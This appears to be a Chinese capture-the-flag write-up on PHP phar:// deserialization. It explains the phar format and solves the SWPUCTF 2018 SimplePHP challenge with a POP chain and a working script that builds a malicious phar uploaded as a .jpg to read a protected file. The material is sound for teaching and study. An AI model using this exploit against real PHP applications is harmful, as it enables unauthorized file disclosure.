phar://反序列化
phar文件格式的构成
1.Stu
- 作用:可执行的 PHP 代码,使 PHAR 文件能像独立脚本运行。
- 格式:以
<?php 开头,以 __HALT_COMPILER(); 结束。之后的二进制数据会被 PHP 忽略。
1
2
3
4
| <?php
echo "PHAR Stub\n";
__HALT_COMPILER();
?>
|
2.Manifest
- 作用:描述 PHAR 内文件的元数据(文件名、大小、时间戳、压缩方式等)
- 数据储存:以序列化存储数据
3.File Contents
4.Signature(签名,可选)
- 位置:文件末尾,包含签名类型标识和哈希值,签名可以直接调用相应的函数进行
构造第一个phar文件
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| <?php
class sunrt{
public $name = "sunruiting";
}
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$s = new sunrt();
$phar->setMetadata($s);
$phar->addFromString("x.txt", "x");
$phar->stopBuffering();
?>
|
1
2
3
4
5
6
7
8
9
10
11
12
| kali@kali [~] ➜ xxd phar.phar [16:35:38]
00000000: 3c3f 7068 7020 5f5f 4841 4c54 5f43 4f4d <?php __HALT_COM
00000010: 5049 4c45 5228 293b 203f 3e0d 0a60 0000 PILER(); ?>..`..
00000020: 0001 0000 0011 0000 0001 0000 0000 002d ...............-
00000030: 0000 004f 3a35 3a22 7375 6e72 7422 3a31 ...O:5:"sunrt":1
00000040: 3a7b 733a 343a 226e 616d 6522 3b73 3a31 :{s:4:"name";s:1
00000050: 303a 2273 756e 7275 6974 696e 6722 3b7d 0:"sunruiting";}
00000060: 0500 0000 782c 7478 7401 0000 0000 0000 ....x,txt.......
00000070: 0001 0000 0083 16dc 8cb4 0100 0000 0000 ................
00000080: 0078 5ede e9c9 ad96 4ea4 a5d4 f1f4 a359 .x^.....N......Y
00000090: 05ba 3210 d5cf 6cd2 16b4 a709 ae8a dc90 ..2...l.........
000000a0: 60d1 0300 0000 4742 4d42 `.....GBMB
|
可以清楚的看到,我们传入的类对象,是被序列化后存储的
1
2
3
4
5
6
7
8
9
10
| <?php
include('phar://phar.phar');
class sunrt{
function __destruct()
{
echo $this->name;
}
}
?>
|


也就是说,我们传入的数据是被反序列化了的,这个反序列化主要是include函数造成的,一样能造成phar文件反序列化的函数如下
[SWPUCTF 2018]SimplePHP例题展示
首先利用查看文件的功能点,查看所有能查看的文件
file.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| <?php
header("content-type:text/html;charset=utf-8");
include 'function.php';
include 'class.php';
ini_set('open_basedir','/var/www/html/');
$file = $_GET["file"] ? $_GET['file'] : "";
if(empty($file)) {
echo "<h2>There is no file to show!<h2/>";
}
$show = new Show();
if(file_exists($file)) {
$show->source = $file;
$show->_show();
} else if (!empty($file)){
die('file doesn\'t exists.');
}
?>
|
function.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
| <?php
include "base.php";
header("Content-type: text/html;charset=utf-8");
error_reporting(0);
function upload_file_do() {
global $_FILES;
$filename = md5($_FILES["file"]["name"].$_SERVER["REMOTE_ADDR"]).".jpg";
if(file_exists("upload/" . $filename)) {
unlink($filename);
}
move_uploaded_file($_FILES["file"]["tmp_name"],"upload/" . $filename);
echo '<script type="text/javascript">alert("上传成功!");</script>';
}
function upload_file() {
global $_FILES;
if(upload_file_check()) {
upload_file_do();
}
}
function upload_file_check() {
global $_FILES;
$allowed_types = array("gif","jpeg","jpg","png");
$temp = explode(".",$_FILES["file"]["name"]);
$extension = end($temp);
if(empty($extension)) {
}
else{
if(in_array($extension,$allowed_types)) {
return true;
}
else {
echo '<script type="text/javascript">alert("Invalid file!");</script>';
return false;
}
}
}
?>
|
class.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
| <?php
class C1e4r
{
public $test;
public $str;
public function __construct($name)
{
$this->str = $name;
}
public function __destruct()
{
$this->test = $this->str;
echo $this->test;
}
}
class Show
{
public $source;
public $str;
public function __construct($file)
{
$this->source = $file;
echo $this->source;
}
public function __toString()
{
$content = $this->str['str']->source;
return $content;
}
public function __set($key,$value)
{
$this->$key = $value;
}
public function _show()
{
if(preg_match('/http|https|file:|gopher|dict|\.\.|f1ag/i',$this->source)) {
die('hacker!');
} else {
highlight_file($this->source);
}
}
public function __wakeup()
{
if(preg_match("/http|https|file:|gopher|dict|\.\./i", $this->source)) {
echo "hacker~";
$this->source = "index.php";
}
}
}
class Test
{
public $file;
public $params;
public function __construct()
{
$this->params = array();
}
public function __get($key)
{
return $this->get($key);
}
public function get($key)
{
if(isset($this->params[$key])) {
$value = $this->params[$key];
} else {
$value = "index.php";
}
return $this->file_get($value);
}
public function file_get($value)
{
$text = base64_encode(file_get_contents($value));
return $text;
}
}
?>
|
首先,这个网站有上传的功能点,但是上传的文件经过处理后后缀均为.jpg,处理的结果【即文件名】我们也可以计算得到,其中file.php中使用了file_exists函数,当我们传入phar://时,就可以将phar文件中的序列化字符反序列化,刚好这个文件包含了class.php其中有很多的类,那么通过构造pop链进而构造phar文件成了解题的关键思路
(1)C1e4r类中的__destruct魔术方法其中调用了echo $this->test
(2)如果$this->test是show对象,则会调用show对象中的__to_string方法
(3)如果$this->str[‘str’]指向的是Test对象,因为Test对象中不存在source属性的缘故,就会调用Test对象中__get方法
(4)调用Test类中的get函数,如果$this->params[$key]=/var/www/html/f1ag.php,那最终就会调用file_get函数,从而将f1ag.php文件进行base64_encode编码 ,返回出来
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
| <?php
class C1e4r{
public $test;
public $str;
}
class Show{
public $str;
}
class Test{
public $params;
}
$a = new C1e4r();
$b = new Show();
$c = new Test();
$c -> params['source'] = '/var/www/html/f1ag.php';
$b -> str['str'] = $c;
$a -> str = $b;
echo serialize($a);
$phar = new Phar("phar.phar");
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$phar->setMetadata($a);
$phar->addFromString("x.txt", "x");
$phar->stopBuffering();
?>
|

flag文件的位置,是网站注释告诉我的,上传的文件名,改成phar.jpg,不然无法上传,上传在/upload的文件名,我算了好几次都不对,因为/upload下没有首页文件,所以可以直接看到名字
随后,利用phar://访问即可
